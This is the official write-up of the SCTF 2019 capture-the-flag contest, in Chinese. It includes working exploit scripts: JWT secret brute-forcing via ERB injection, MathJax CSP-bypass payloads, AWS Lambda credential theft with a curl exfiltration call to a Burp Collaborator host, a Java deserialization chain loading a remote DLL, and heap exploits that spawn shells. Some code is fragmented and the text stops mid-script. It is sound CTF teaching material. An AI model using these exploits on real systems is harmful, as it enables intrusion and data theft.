SCTF 2019 官方 Write-Up

Misc

签到

> 出题人: XXX
>
> 解题人数: 260
>
> 最终分数：71

```
...
```

给了个图片的base64编码，某些浏览器可能渲染会截断，本来想放hint提示浏览器问题，但是直接被秒了就没放hint了，这里可能有点小坑，后端上题目的时候并没有挤在一行，结果到了题目界面却挤到一行了...这里直接快速三击三下url即可选中，复制到地址栏扫码关注公众号，然后输入cat /flag即可

头号玩家

> 出题人：xxx
>
> 解题人数：75
>
> 最终分数：212

一直往前

Maaaaaaze

> 出题人: Kkdlong
>
> 解题人数: 27
>
> 最终分数: 434

关于树的直径（最长路径）的证明可以看：
https://www.cnblogs.com/wuyiqi/archive/2012/04/08/2437424.html
[https://www.cnblogs.com/wuyiqi/archive/2012/04/08/2437424.html]


```
#处理html部分
from bs4 import BeautifulSoup
from collections import deque
import re

with open("Maze.html", "r") as file:
    html_doc = file.read()
soup = BeautifulSoup(html_doc, 'html.parser')
lattice = soup.find_all('td')
pattern = re.compile(r'border-([a-z]+):')
maze = []
for j in range(100):
    temp1 = []
    for i in range(j * 100, j * 100 + 100):
        temp = ""
        result = pattern.findall(str(lattice[i]))
        print(result)
        if 'top' not in result:
            temp += "u"
        if 'bottom' not in result:
            temp += "d"
        if 'right' not in result:
            temp += "r"
        if 'left' not in result:
            temp += "l"
        temp1.append(temp)
    maze.append(temp1)
#bfs部分，参考Null师傅的脚本，更加简洁
move = {'u': (-1, 0), 'd': (1, 0), 'l': (0, -1), 'r': (0, 1)}
queue = deque()
queue.append(((0, 0), 0))
visited = []
ans = 0
ansv = ()
while queue:
    v, res = queue.popleft()
    if res > ans:
        ans = res
        ansv = v
    if v not in visited:
        visited.append(v)
        for adj in maze[v[0]][v[1]]:
            queue.append(((v[0] + move[adj][0], v[1] + move[adj][1]), res + 1))
print(ansv, ans)
```


从（0，0）开始寻得一端点为（80，92），（0，0）替换为（80，92）找到另一端点为（70，21），迷宫最长路径即为4056
flag：sctf{9529fbba677729d3206b3b9073d1e9ca}

打开电动车

> 出题人: D0glrq & GX1000
>
> 解题人数: 19
>
> 最终分数: 526

首先用Universal radio hacker打开该文件，电动车的固定码基本都为ask调制。查看PT226X与PT224X可知:在226x 中不可能出现10这种情况，故只可能是PT224X，再查协议手册，可知地址位长度为20bit，后4位为数据位，填入即可。





Web

flag shop

> 出题人：evoA
>
> 解题人数：10
>
> 最终分数：689

扫robots.txt发现源码泄露，访问/filebak得到源码，/work路由有个功能模糊的正则匹配功能，猜测做题会用到

```
unless params[:SECRET].nil?
    if ENV["SECRET"].match("#{params[:SECRET].match(/[0-9a-z]+/)}")
      puts ENV["FLAG"]
    end
  end
```

然后这里存在一个erb模版注入

```
ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')
</script>").result
```

参考https://www.anquanke.com/post/id/86867 [http://www.anquanke.com/post/id/86867]

但是只能输入7个字符，除去<%==>只有两个字符可以利用，这时可以利用ruby全局变量$&，可以获得上一次正则匹配的结果，结合上面那个模糊的公就可以爆破JWT secret伪造jkl购买flag即可

exp:

```
#python 3
import requests

import jwt
import base64
# pip install PyJWT

dic = "0123456789abcdefghijklmnopqrstuvwxyz"
secret = ""
host = "http://47.110.15.101"
authUrl = host+"/api/auth"
workUrl = host+"/work"
shopUrl = host+"/shop"

req = requests.session()
# 获取身份
req.get(authUrl)

die = False
for i in range(50):

    if die:
        break
    for j in dic:
        url = workUrl + "?SECRET=" + secret + j + "&" + "name=<%25=$%26%25>" + "&" +
"do=<%25=$%26%25> is working"

        res = req.get(url)
        #print(res.text)
        if secret + j in res.text:
            secret += j
            print(secret)
            break
        else:
            if j == "z":
                die = True
                break
            continue

die = False
```

```
for i in range(50):
    if die:
        break
    for j in dic:
        url = workUrl + "?SECRET=" + j + secret + "&" + "name=<%25=$%26%25>" + "&" +
"do=<%25=$%26%25> is working"
        res = req.get(url)
        if j + secret in res.text:
            secret = j+secret
            print(secret)
            break
        else:
            if j == "z":
                die = True
                print("get! this is SECRET: "+secret)
                break
            continue

mycookie = req.cookies.get("auth")
print(mycookie)
mysecret = jwt.decode(mycookie,secret, algorithm='HS256')

mysecret['jkl'] = 1000000000000000000000000000

mycookie = jwt.encode(mysecret,secret,algorithm='HS256')
mycookie = str(mycookie, encoding='ascii')

req.cookies.clear()

req.cookies.set("auth",mycookie)

res = req.post(shopUrl)
# req.cookies.pop(0)
flag = req.cookies.values()[1].split(".")[1].encode(encoding='utf-8')
flag += (len(flag) % 4) * b"="
flag = base64.b64decode(flag)
print(flag)
#print(req.cookies.values())
# flag = jwt.decode(flag,secret, algorithm='HS256')
#
# print(flag)
```

math-is-fun1

> 出题人：u2400
>
> 解题人数：15
>
> 最终分数：588

第一题本属于简单题, 但是无奈大部分师傅都想得太过麻烦. 使用我本来为第二题预留的思路做出了第一道题, 造成了两道题同解的情况.
首先打开题目, 提示中明确指出了存在 `CSP` 和 `DOMpurify` , 发现开头为 `hello challenge` , 发现get有一个参数为 `name=challenge` 测试会发现这里没有任何过滤但是碍于 `CSP` 所以无法执行js.
翻阅 `mathjax` 的文档在 configuration.html [https://docs.mathjax.org/en/latest/configuration.html] 关注到有这样一种配置文件的写法

```
<script type="text/x-mathjax-config">
  MathJax.Hub.Config({
    extensions: ["tex2jax.js"],
    jax: ["input/TeX", "output/HTML-CSS"],
    tex2jax: {
      inlineMath: [ ['$','$'], ["\\(","\\)"] ],
      displayMath: [ ['$$','$$'], ["\\[","\\]"] ],
      processEscapes: true
    },
    "HTML-CSS": { fonts: ["TeX"] }
  });
</script>
<script type="text/javascript" src="path-to-MathJax/MathJax.js">
</script>
```

很容易看出, 这段js有一个奇怪的地方在 `MathJax.js` 被加载之前, 是不会有 `MathJax` 这个对象的, 更不会有 `Hub` 属性, 这个js执行必然是失败的, 但是却没有报错, 简单调试就会发现, `MathJax` 直接 eval 了这个配置文件, 所以调用里面的js的时机是在加载 `MathJax.js` 时.
所以只需要构造一个 `type="text/x-mathjax-config"` 的 `script` 标签就可以绕过CSP执行任意的js代码.
payload:

```
name=</script><script type%3d"text/x-mathjax-config">YOU_PAYLOAD
```

math-is-fun2

> 出题人：u2400
>
> 解题人数：14
>
> 最终分数：606

这道题的思路是发现mathjax的功能大多都是动态加载的, 需要什么功能就再去加载什么功能, 但是每一次加载后续的静态文件的地址总是加载mathjax.js的域名下的某个目录.
调试发现mathjax会用正则匹配的方式获取第一次加载自己的地址, 放入root属性中, 后续的js也会从这个地址加载, 所以只要可以修改这个root属性便可以引入任意ip的静态文件. 由于 CSP 中有放置 `'strict-dynamic'` 标志. 所以可以直接使用自己的VPS引入外部的js, 将payload放在自己VPS根目录下的config文件夹中, 命名为 `TeX-MML-AM_CHTML.js`
payload:

```
name=%0aMathJax[%27root%27]%3d"http://xxx.xxx.xxx.xxx"
```

easy-web

> 出题人：xxx
>
> 解题人数：18
>
> 最终分数：540

考点:


1. Vue 调试
2. AWS Lambda + S3


第一步：

页面为一个登陆页面，尝试登陆无果。

查看页面源码，Vue 的页面，分析源码。


2个路由信息：





可以看到存在 `/main` 路由，同时需要登陆验证，验证方式是读取 `store.state` 的 login 值。

可以有多种方式绕过，随意修改一处进行绕过：



第二步:

打包功能存在 `命令注入`，注入点为我们可控的库名。（扩展：如果可以，应该可以使用自己的 npm 包，在 `package.json` 的 `script` 字段 `postinstall` 注入语句，一血师傅[https://www.zhaoj.in/read-5985.html]使用的此种方法。题目来源的实际环境是不存在直接命令注入，但存在此种攻击方式。）

读取环境变量值:

在环境变量中发现是 `AWS Lambda`，从中读取主文件地址 `LAMBDA_TASK_ROOT:/var/task`，入口文件 `index.handler` 即 `index.js`，所以入口文件地址为 `/var/task/index.js`

读取文件:

可以看到在上传 `AWS S3` 服务的配置，省去了 `accessKeyId,secretAccessKey`，判断 lambda 执行角色至少具有 `S3` 上传服务权限。

两种方法:

第一种是读取到环境变量配置，将下面三个变量配置到本地环境变量中:

然后直接使用 `awscli` 来本地执行 `aws s3 ls` 等操作读取 flag。

第二种是使用 `Lambda` 本身的环境来执行相应的代码来读取 flag （ `Lambda` 环境本身没有 `awscli` ）

```
node -e "var AWS = require('aws-sdk');var s3 = new AWS.S3();var params = {Bucket:
'sctf',Key:'flaaaaaaaaag/flaaaag.txt'};s3.getObject(params, function(err, data)
```

```
{require('child_process').execSync('curl
https://m5s3e9c35n2r5idoco10l5urnit9hy.burpcollaborator.net/sctf?'+escape(data.Body.toSt
```

babyEoP

> 出题人：Jaylin
>
> 解题人数：0
>
> 最终分数：1000

题目给了一个webshell，弱密码直接进去。

Tomcat启用了*Java Security Manager*，webshell基本所有功能无法正常使用，但是可以查看有限的几个目录文件，无写权限。

如果顺利，应该可以收集到以下信息：

1. cookie处存在反序列化的点，有反序列化漏洞。
2. 查看lib目录，存在 commons-collections 3.1 gadget。
3. 找到 `catalina.policy` 文件，是Tomcat默认的安全策略配置文件，这应该是本题可能有点脑洞的地方，因为没有给 `C:/babyEoP/apache-tomcat-8.5.42` 的读权限，所以无法列目录，但是 `conf` 目录是可读的。（有将近10位选手读到了这个文件hhhh。）

我在官方提供的 `catalina.policy` 的基础上，做了一些修改。给了 *LoadLibrary* 、*createClassLoader*、 *accessDeclaredMembers* 几个重要权限。

分析 policy ，应该很容易可以想到，要通过 JNI 绕过 *Java Security Manager*。但是 JNI 需要加载一个 dll 动态链接库，由于并没有给任何写权限，所以是不可能上传 dll 的。

并且，webshell 的 `Eval Java Code` 使用时，需要向当前目录写一个 `tmp.jsp` 文件，所以也是不能用的（不要想着用这个执行代码）。

那么该如何才能执行代码来加载一个不在本地的dll呢？

下面是具体的解题思路：

题目已经给了反序列化的点以及gadget，可以通过这个来执行代码。

> ysoserial 的 commons-collections 利用链提供了几个直接执行命令的 gadget，但是都是基于 Runtime.exec 的，并没有给这个权限。So 想要直接利用是不行的。

但是直接用 gadget 构造出加载dll可能比较困难，所以这里可以利用稍微高级一点的方法——加载外部的jar来执行代码。

构造见 https://github.com/Jayl1n/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections8.java [https://github.com/Jayl1n/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections8.java]

下面要加载 dll，用 JNI 绕 JSM。

同样因为没有写权限，且 dll 无法一起打包到 jar 里，所以要从网络上加载 dll。

这里利用 `System.load` 的一个特性——可以使用 UNC 路径，加载远程的 dll。

为什么可以使用 UNC 呢？来看下 System.load 的调用过程。

1. System.load

```
public static void load(String filename) {
    Runtime.getRuntime().load0(Reflection.getCallerClass(), filename);
}
```

调用了 Runtime.getRuntime().load0

1. Runtime.getRuntime().load0

```
synchronized void load0(Class<?> fromClass, String filename) {
    SecurityManager security = System.getSecurityManager();
    if (security != null) {
        security.checkLink(filename);
    }
    if (!(new File(filename).isAbsolute())) {
        throw new UnsatisfiedLinkError(
            s: "Expecting an absolute path of the library: " + filename);
    }
    ClassLoader.loadLibrary(fromClass, filename, isAbsolute: true);
}
```

在这里会判断 filename 是否是一个绝对路径，如果不是就直接抛出异常，是就进一步加载。

1. File.isAbsolute

```
/**
 * Tests whether this abstract pathname is absolute.  The definition of
 * absolute pathname is system dependent.  On UNIX systems, a pathname is
 * absolute if its prefix is <code>"/"</code>.  On Microsoft Windows systems, a
 * pathname is absolute if its prefix is a drive specifier followed by
 * <code>"\\"</code>, or if its prefix is <code>"\\\\"</code>.
 *
 * @return  <code>true</code> if this abstract pathname is absolute,
 *          <code>false</code> otherwise
 */
public boolean isAbsolute() {
    return fs.isAbsolute( f: this);
}
```

再看看 File 是如何判断是否是绝对路径的。

根据描述，linux下要求以 `/` 开头。windows下，要求以盘符或者 `\\\\` 开头。

emm 综上，所以这里可以使用 UNC 路径。

下面是另一个坑，UNC 默认是走 445 端口的，如果没有特殊情况，公网上都是屏蔽了这个端口的。

这里利用 windows 一个特性，在开启了 webclient 服务的情况下，UNC 访问 445 失败时，会尝试访问目标服务器80端口的 webdav 去加载资源 (◡ ◝)， 这一点 hint 已经提示过了。

EXP

类

R.java

```
public class R {
    static {
        System.load("\\\\xxx.xxx.xxx.xxx\\JNI.dll");
    }

    public static native void exec(String cmd);

    public R(String cmd) {
        exec(cmd);
    }
}
```

执行命令

```
javac R.java
jar cvf R.jar R.class
```

将打包的 R.jar 放到服务器上的 web 服务下。

DLL

R.h

```
#ifdef __cplusplus
extern "C" {
#endif
    JNIEXPORT void JNICALL Java_R_exec
    (JNIEnv *, jclass, jstring);

#ifdef __cplusplus
}
#endif
#endif
```

R.cpp

```
#include "R.h"
#include<stdlib.h>

JNIEXPORT void JNICALL Java_R_exec
(JNIEnv *env, jclass clazz, jstring str) {
    char* cmd= (char*)env->GetStringUTFChars(str,JNI_FALSE);
```

```
    system(cmd);
    env->ReleaseStringUTFChars(str,cmd);
}
```

编译成 dll，放到服务器的 webdav 服务下。

用 https://github.com/Jayl1n/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections8.java [https://github.com/Jayl1n/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections8.java] 构造序列化 payload，贴到 cookie 里打一发，完事儿~

Pwn

easywasm

> 出题人：0xd5f
>
> 解题人数：0
>
> 最终分数：1000

程序存在一个结构体用于保存信息记录

```
struct
{
    char *username;
    int password;
    char *introduction;
    void (*state)(const char *);
} record;
```

先说三个函数逻辑

`registered()` 用于初始化record结构体

`profile()` 用于打印 `username` 和 `introduction`

`login()` 用于验证 `username` 和 `password` 并通过 `state` 函数指针返回登录成功或失败的状态信息

因为程序存在 `Z_envZ__emscripten_run_scriptZ_vi` ,只需要改变state即可,但是如果成功调用,还需要泄露出 `password`

其中 `profile()` 存在一个溢出漏洞和一个格式化字符串漏洞,通过溢出,我们可以控制任意写的地址,然后再leak出 `password` 即可,许多payload的细节可以调试知道

不过带师傅们好像更热衷于ddos,Orz

exp

```
import requests

url = 'http://47.104.89.129:23333/'
```

```
registered = url + 'registered'
profile = url + 'profile'
login = url + 'login'

username = 'username'
password = 'password'
introduction = 'introduction'


payload = ''
payload += 'A'*7
payload += '''
const exec=require("child_process").exec;
exec("cat flag", function(error,stdout,stderr){process.stdout.write(stdout);});
'''.ljust(0x7f, ' ')
payload += '//\x3C\x0D\x00'

params = {
    username: '%2$0141d%1$n',
    introduction: payload
}
requests.get(registered, params=params)
req = requests.get(profile)
passwd = req.text.lstrip('Welcome, ').rstrip('Your introduction: AAAAAAA')

params = {
    username: '%2$0141d%1$n',
    password: passwd
}
requests.get(login, params=params)
```

one_heap

> 出题人：zoniony
>
> 解题人数：11
>
> 最终分数：666

1. tcache perthread corruption
2. attack stdout leak libc base
3. hijack free hook
4. getshell

Brute-force attack:1/256 *just* a few minutes XD

```
from pwn import *

context.log_level = "debug"

bin = ELF("one_heap")
#libc = bin.libc
libc = ELF("libc-2.27.so")

def Debug(cmd=""):
```

```
    gdb.attach(p)
    #pause()

def add(size,content):
    p.sendlineafter("choice:", "1")
    p.sendlineafter("size:", str(size))
    p.sendlineafter("content:", content)

def delete():
    p.sendlineafter("choice:", "2")

def pwn(p):
    add(0x40,"")
    delete()
    delete()
    add(0x40,"\x10\x70")
    add(0x40,"")
    add(0x40,p64(0)*4+p64(0x0000000007000000))
    delete()
    add(0x40,"")
    add(0x18,p16(0x2760))
    #Debug()
    payload  = ""
    payload += p64(0xfbad3c80) #_flags= ((stdout->flags & ~
_IO_NO_WRITES)|_IO_CURRENTLY_PUTTING)|_IO_IS_APPENDING
    payload += p64(0)          #_IO_read_ptr
    payload += p64(0)          #_IO_read_end
    payload += p64(0)          #_IO_read_base
    payload += "\x08"          # overwrite last byte of _IO_write_base to point to
libc address
    add(0x38,payload)
    libc.address = u64(p.recv(6)+'\x00\x00')-0x3ed8b0
    success("libc.address-->"+hex(libc.address))
    add(0x18,p64(0)+p64(libc.sym["__free_hook"]-8))
    add(0x7f,"/bin/sh\x00"+p64(libc.sym["system"]))
    delete()
    p.interactive()

while True:
    try:
        p = bin.process(env={"LD_PRELOAD":libc.path})
        pwn(p)
    except Exception as e:
        p.close()
```

two_heap

> 出题人：0xd5f & zoniony
>
> 解题人数：7
>
> 最终分数：769

先给师傅们说声对不起,由于上线前临时改动了一下,文件的ld路径是我测试环境的,忘记修改了导致师傅们运行不起来

这道题的本意是想考察libc2.26中malloc存在的负数溢出的漏洞,

```
# glibc2.26/malloc/malloc.c 1226
#define request2size(req)                                         \
  (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)  ?             \
   MINSIZE :                                                      \
   ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)
```

当req在区间[-0x10,0]时存在溢出,可以申请到0x20的chunk,因此可以申请到0x20size的chunk
有 `-0x10`,`0`,`0x10`

↓以下内容可以不看

这里啰嗦几句,本来的size是 `0x10` 对齐,为了防止负数导致堆溢出所以不能向chunk中写数据,但是又必须要完成两次写(一次hook,一次onegadget),所以想了两个办法解决:第一种就是把 `0x10` 对齐改成 `0x8` 对齐,这样0x10和 `0x18` 都可以写数据,第二种是把 `read` 的size写死成固定值.emmm可能题出到晚上2点多脑子抽了选了第一种方案,遗漏了0x8,没能让师傅们体验到高质量的题目十分抱歉

预期解exp如下

```python
#!/usr/bin/env python2

from pwn import *
context(log_level='debug', arch='amd64', os='linux', aslr=True, terminal=['tmux',
'splitw', '-h'])

exe  = './two_heap'
lib  = '/opt/glibc/libc226/lib/libc-2.26.so'
ip   = '47.104.89.129'
port = 10002
elf  = ld(exe, lib)
libc = ELF(lib) if lib else elf.libc

def dbg(script=''):
    attach(io, gdbscript=script)

# ----------------------------------------------

def choice(idx):
    io.recvuntil('Your choice:')
    io.sendline(str(idx))

def new(size, note):
    choice(1)
    io.recvuntil('Input the size:')
    io.sendline(str(size))
    if size > 0:
        io.recvuntil('Input the note:')
        io.send(note)

def delete(idx):
    choice(2)
    io.recvuntil('Input the index:')
    io.sendline(str(idx))

# ----------------------------------------------

LOCAL = 0
name = '%a'*3
base_offset = 0x1af720
```

```
hook_offset = 0x1aec10
one_gadget = [0x45e0a, 0x45e5e, 0xe361b]

def exp():
    io.recvuntil(':')
    io.sendline(name)
    io.recvuntil('0x0p+00x0p+00x0.0')
    libc.address = int(io.recv(11)+'0', 16) - base_offset
    log.info(hex(libc.address))

    new(0, '')
    delete(0)
    delete(0)
    delete(0)
    delete(0)
    delete(0)
    new(0x10, p64(libc.address+hook_offset)+'\n')
    new(-8, '')
    new(0x18,p64(libc.address+one_gadget[2])+'\n')
    choice(1)
    io.recvuntil('Input the size:')
    io.sendline(str(0x20))
    io.sendline('cat flag')
    io.recv()

    io.interactive()

# ------------------------------------------------
if __name__ == '__main__':

    if LOCAL:
        io = elf.process(env={"LD_PRELOAD":libc.path})
    else:
        io = remote(ip, port)

    exp()
```

easy_heap

> 出题人：xxx
>
> 解题人数：12
>
> 最终分数：645

备注：引用kn0ck的wp

这个pwn题漏洞很明显，在0xe2d处，看见该读函数存在一字节溢出，该字节为0。

```
unsigned __int64 __fastcall some_read_nterm_0end(char *dst, unsigned __int64 len)
{
 char buf; // [rsp+13h] [rbp-Dh]
 int i; // [rsp+14h] [rbp-Ch]
 unsigned __int64 v5; // [rsp+18h] [rbp-8h]
 v5 = __readfsqword(0x28u);
 for ( i = 0; i < len; ++i )
 {
    if ( read(0, &buf, 1uLL) <= 0 )
    {
```

```
        perror("Read failed!\n");
        exit(-1);
    }
    if ( buf == 10 )
        break;
        dst[i] = buf;
    }
    if ( i == len )
        dst[i] = 0;
    return __readfsqword(0x28u) ^ v5;
}
```

结合程序本身，只有程序基地址的泄露，以及mmap分配的可读/写/执行段的地址，没有libc或者堆栈地址。由此大致可猜测这个是需要最终执行shellcode的。 首先可以使用一字节溢出进行unlink攻击，由此获取任意写的能力，将shellcode写入mmap段，然后就需 要考虑如何劫持控制流。 由于给的libc是2.23版本，该版本是没有对IO_File结构体的vtable进行检查的，所以这个可以通过篡改 unsorted bin的bk指针至 IO_list_all-0x10处，导致_IO_list_all被篡改，最终进行一个经典的文件结构体伪 造，vtable即指向我们可控的程序段，里面则写上mmap段地址，当出现堆错误打印信息时，即可触发。

```
from PwnContext import *
if __name__ == '__main__':
    context.terminal = ['tmux', 'split', '-h']
    context.log_level = 'debug'
 #-----function for quick script-----#
    s       = lambda data :ctx.send(str(data)) #in case that data is a int
    sa      = lambda delim,data :ctx.sendafter(str(delim), str(data))
    st      = lambda delim,data :ctx.sendthen(str(delim), str(data))
    sl      = lambda data :ctx.sendline(str(data))
    sla     = lambda delim,data :ctx.sendlineafter(str(delim), str(data))
    r       = lambda numb=4096 :ctx.recv(numb)
    ru      = lambda delims, drop=True :ctx.recvuntil(delims, drop)
    irt     = lambda :ctx.interactive()

    rs      = lambda *args, **kwargs :ctx.start(*args, **kwargs)
    leak    = lambda address, count=0 :ctx.leak(address, count)

    uu32    = lambda data :u32(data.ljust(4, '\0'))
    uu64    = lambda data :u64(data.ljust(8, '\0'))

    ctx.binary = './easy_heap'
    ctx.remote = ('132.232.100.67', 10004)

    ctx.custom_lib_dir = '/root/share/project/glibc-all-in-one/libs/2.23-
0ubuntu11_amd64'
    #ctx.remote_libc = './libc.so.6'
    ctx.debug_remote_libc = True

    ctx.symbols = {
        'lst':0x202060,
        'cnt':0x202040,
    }
    def add(size):
        sl(1)
        sla('Size', size)
        ru('Address ')
        addr = int(ru('\n'), 16)
        return addr

    def free(idx):
```

```
        sl(2)
        sla('Index', idx)

    def fill(idx, content):
        sl(3)
        sla('Index', idx)
        sa('Content', content)


    while True:
        try:
            rs('remote')
            #ctx.debug(gdbscript='c')

            ru('Mmap: ')
            mmap_addr = int(ru('\n'), 16)

            prog_base = add(0xf8) - 0x202068
            add(0xf0)

            add(0x20)

            target = prog_base+0x202068
            payload1 = p64(0) + p64(0xf1)
            payload1 += p64(target-0x18) + p64(target-0x10)
            payload1 = payload1.ljust(0xf0, '\0')
            payload1 += p64(0xf0)
            fill(0, payload1)

            #unlink
            free(1)

            def vuln_write(addr, content):
                payload = p64(0) + p64(0)
